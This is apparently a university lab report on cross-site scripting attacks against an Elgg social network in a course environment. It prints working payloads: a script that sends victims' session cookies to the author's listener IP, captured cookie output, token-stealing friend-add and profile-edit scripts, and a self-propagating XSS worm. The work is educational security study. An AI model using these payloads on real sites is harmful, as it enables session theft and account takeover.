
CYBR271 Assignment 3 Report


3.3 Task 1: Posting a Malicious Message to Display an Alert Window

After following the instructions I successfully embedded the script alert into the alice profile.


The alert appears not only when viewing Alice's profile



But also when opening the 'Members' page, at the point in which the Alice link is loaded into the list of all members.



As well as when going into the settings to edit




3.4 Task 2: Posting a Malicious Message to Display Cookies


Question 1:

For this task I chose to place the script within the 'About me' section of Boby's profile. This is because as I discovered above, the Brief description is loaded in multiple different pages, and this was just causing annoyance having the alert on multiple pages (possibly intentional)


After saving and leaving the edit profile page, the script works and shows the cookie for Boby's session



Logging out of the Boby account and then logging into Alice, and visiting Boby's profile we see the cookie for Alice's current session.



Finally, logging back in as Boby and heading to remove the script, we see the cookie has changed for the new session.



3.5 Task 3: Stealing Cookies from the Victim's Machine

Question 2:

After enabling port 5555 on the AWS server, and setting it up to listen, using the command:

nc -lvk 5555'

I added the script:

```
<script>
    document.write('<img src="http://54.209.105.64:5555/cookie=' + document.cookie + '" />');
</script>
```

The changes I made were adding in the IP address of my AWS instance, as well as including "" around the string for the *src* target, and removing the *escape()* function from around *document.cookie* as the encoding/decoding process left with one minor difference between the results, that being '=' came out as '%3D' with the escape function on.

/cookie=' + escape(document.cookie) + '

```
/cookie=Elgg%3Deaude7fed3phlpt7f07m7aj6s1
```

/cookie=' + document.cookie + '

```
/cookie=Elgg=eaude7fed3phlpt7f07m7aj6s1
```

The script in Boby's profile:

This is the result of the cookie from Boby. after signing out and revisiting Boby's profile, the printout on the command line is

```
Connection from [103.62.49.121] port 5555 [tcp/*] accepted (family 2, sport 15841)
GET /cookie=Elgg=vmrutknk949ig8ier8a8euqsf7 HTTP/1.1
Host: 54.209.105.64:5555
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://ec2-54-209-105-64.compute-1.amazonaws.com/profile/boby
```

The result after signing back in as Boby

```
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [103.62.49.121] port 5555 [tcp/*] accepted (family 2, sport 21513)
GET /cookie=Elgg=fuc3a5cvedpj4e1pvnmlf1dv22 HTTP/1.1
Host: 54.209.105.64:5555
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://ec2-54-209-105-64.compute-1.amazonaws.com/profile/boby
```

3.6 Task 4: Becoming the Victim's Friend

Question 3:


The script in the about me section of Samy's page:

About me


```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  //Construct the HTTP request to add Samy as a friend.
  var sendurl=
"http://ec2-54-209-105-64.compute-1.amazonaws.com/action/friends/add?friend=47" + ts + token; //FILL IN
  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","ec2-54-209-105-64.compute-1.amazonaws.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

After implementing this code, I go ahead and log into Alice:

From there I go and look at Samy's profile, and the add friend request is sent:



We can see the results both on reloading Samy's page, as we now have the remove friend option rather than add friend:



As well as showing up on the activity page:

Question 4:

The line

var ts="&__elgg_ts="+elgg.security.token.__elgg_ts

grabs a new valid timestamp token, and

var token="&__elgg_token="+elgg.security.token.__elgg_token

grabs the valid random token assigned. These are created to validate the request because the secret token will be assigned to the session and likely stored as a cookie, because of this it has to be obtained, rather than imitated or a random string used.

Question 5:

After looking around and at the page source, comparing raw edit against the Rich Text Format editor it seems as if most usual vectors of XSS attack for this specific editor have been taken into account and prevented, in the case of simply copying the code from the raw into the RTF editor and saving, we can see that the initial line of *<p><script type="text/javascript">* was removed from the body when the page is shown.

```
<p><script type="text/javascript">
window.onload = function () {
  var Ajax=null;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  //Construct the HTTP request to add Samy as a friend.
  var sendurl=
"http://ec2-54-209-105-64.compute-1.amazonaws.com/action/friends/add?friend=47" + ts + token; //FILL IN
  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","ec2-54-209-105-64.compute-1.amazonaws.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send();
}
</script></p>
```

Raw editor injection

```
        <div id="profile-details" class="elgg-body pll"><span class="hidden nickname p-nickname">
window.onload = function () {
  var Ajax=null;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  //Construct the HTTP request to add Samy as a friend.
  var sendurl=
"http://ec2-54-209-105-64.compute-1.amazonaws.com/action/friends/add?friend=47" + ts + token; //F
  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","ec2-54-209-105-64.compute-1.amazonaws.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send();
}
</script></p><p dir="ltr" id="docs-internal-guid-5526c517-7fff-0851-a248-8aa8dd4db299" style="lin
```

Rich text editor attempt

We can see the closing of the script and p are still shown, but the initial <*script*> has been removed.

Looking into updates to the CKEditor it seems they are pretty consistent at removing vulnerables to prevent XSS attacks, and as such I belive it to be not possible to complete with the RTF editor enabled, however some of the workarounds in https://n0p.net/penguicon/php_app_sec/mirror/xss.html may be viable.

3.7 Task 5: Modifying the Victim's Profile

Using Firefox's built in Network tool to look at the HTTP requests shows the information sent in the request when submitting changes to a profile (Samy's):

```
Form data
    __elgg_token: B5HJikxD0fEasQjhPnevUQ
    __elgg_ts: 1570527693
    name: Samy
    description: hi
    accesslevel[description]: 2
    briefdescription:
    accesslevel[briefdescription]: 2
    location:
    accesslevel[location]: 2
    interests:
    accesslevel[interests]: 2
    skills:
    accesslevel[skills]: 2
    contactemail:
    accesslevel[contactemail]: 2
    phone:
    accesslevel[phone]: 2
    mobile:
    accesslevel[mobile]: 2
    website:
    accesslevel[website]: 2
    twitter:
    accesslevel[twitter]: 2
    guid: 47
```

```
Request URL: http://ec2-54-209-105-64.compute-1.amazonaws.com/action/profile/edit
Request method: POST
Remote address: 54.209.105.64:80
Status code: 302 Found
Version: HTTP/1.1
Referrer Policy: no-referrer-when-downgrade

Filter headers

Response headers (388 B)
HTTP/1.1 302 Found
Date: Tue, 08 Oct 2019 09:41:52 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://ec2-54-209-105-64.compute-1.amazonaws.com/profile/samy
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

Request headers (559 B)
Host: ec2-54-209-105-64.compute-1.amazonaws.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 470
Connection: keep-alive
Referer: http://ec2-54-209-105-64.compute-1.amazonaws.com/profile/samy/edit
Cookie: Elgg=fh61bc2p204unshk8hnvtkcm16
Upgrade-Insecure-Requests: 1
```

Using the HTTP Header Live firefox extension gives us a look at the format of the request as well:

moz-extension://88beb7e7-59a1-49c2-aabf-a329db4a0e55 - HTTP Header Live Sub - Mozilla Firefox

POST http://ec2-54-209-105-64.compute-1.amazonaws.com/action/profile/edit

```
Host: ec2-54-209-105-64.compute-1.amazonaws.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 470
Connection: keep-alive
Referer: http://ec2-54-209-105-64.compute-1.amazonaws.com/profile/samy/edit
Cookie: Elgg=fh61bc2p204unshk8hnvtkcm16
Upgrade-Insecure-Requests: 1
```

```
__elgg_token=B5HJikxD0fEasQjhPnevUQ&__elgg_ts=1570527693&name=Samy&description=hi
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2
&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2
&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2
&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=47
```


Send Content-Length:430

The script in use on Samy's profile:


```
<script type="text/javascript">
  window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName=elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy+is+my+Hero&accesslevel[description]=2";

  //Construct the content of your url.
  var content=token+ts+"&name="+userName+desc;
var sendurl="http://ec2-54-209-105-64.compute-1.amazonaws.com/action/profile/edit";
var samyGuid=47;

if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","ec2-54-209-105-64.compute-1.amazonaws.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Referer","http://ec2-54-209-105-64.compute-1.amazonaws.com/profile/"+userName+"
/edit");
   Ajax.send(content);
  }
}
</script>
```

This script successfully adds the line “Samy is my Hero” to other users who view Samy’s profile, however it does not immediately take effect and is actually only added into the description field viewable when editing, from there the user must save the profile. I’m not sure how to get around this, I tired overruling the Referer and Cookie Headers in the request, but It doesn’t seem to change the result.

Here we see the HTTP Post being executed in the network display:



The result of viewing Samy’s profile as Alice:




And the intended result, unfortunately requiring the user to edit and save the profile:

Question 6:

The line *if(elgg.session.user.guid!=samyGuid)* is needed so that when Samy loads the profile page the script doesn't trigger, and subsequently overwrite itself with its own payload.

Question 7:

Before removing the above line, the about me section on Samy's page holds the script from above, and as shown below by the seemingly empty about me section:



After removing the line, and saving the changes I see the script has been run:

And saving this to get the intended result:

3.8 Task 6: Writing a Self-Propagating XSS Worm


Question 8:

The worm code:


```
<script id = "worm" type= "text/javascript">
    window.onload = function () {
        var userName = elgg.session.user.name;
        var guid = "&guid=" + elgg.session.user.guid;
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

        //worm stuff
        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
        var strCode = document.getElementById("worm").innerHTML;
        var tailTag = "</" + "script>";
        var wormCode = encodeURIComponent(headerTag + strCode + tailTag);
        //alert(strCode);

        var desc = "&description=Samy is my hero" + wormCode + "&accesslevel[description]=2";

        var content = token + ts + "&name=" + userName + desc;
        var sendurl = "http://ec2-54-209-105-64.compute-1.amazonaws.com/action/profile/edit";
        var samyGuid = 47;

        if (elgg.session.user.guid != samyGuid)
            {
            var Ajax = null;
            //add friend
            var friendurl = "http://ec2-54-209-105-64.compute-1.amazonaws.com/action/friends/add?friend=47" + ts + token;
            Ajax = new XMLHttpRequest();
            Ajax.open("GET", friendurl, true);
            Ajax.setRequestHeader("Host", "ec2-54-209-105-64.compute-1.amazonaws.com");
            Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
            Ajax.send();

            //propogate worm
            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Host", "ec2-54-209-105-64.compute-1.amazonaws.com");
            Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
            Ajax.setRequestHeader("Cookie", document.cookie);
            Ajax.setRequestHeader("Referer", "http://ec2-54-209-105-64.compute-1.amazonaws.com/profile/"+userName+"/edit");
            Ajax.send(content);
            }
}
</script>
```

This code builds on the code written previously in the assignment, combining friend addition with profile modification. I use two seperate HTTP Requests, one for adding friends, and one for propagating the worm, unfortunately again the code injected into the victim's 'About me' section requires the victim profile to go into edit mode and save the code, not ideal in practice, but still can be shown to have added the code to the page.


Here we have Alice's profile before visiting Samy's:




And the about me section in edit mode:




We then visit Samy's profile, and the Ajax HTTPRequests are triggered:




Returning to Alice's profile, Alice is now friends with Samy:



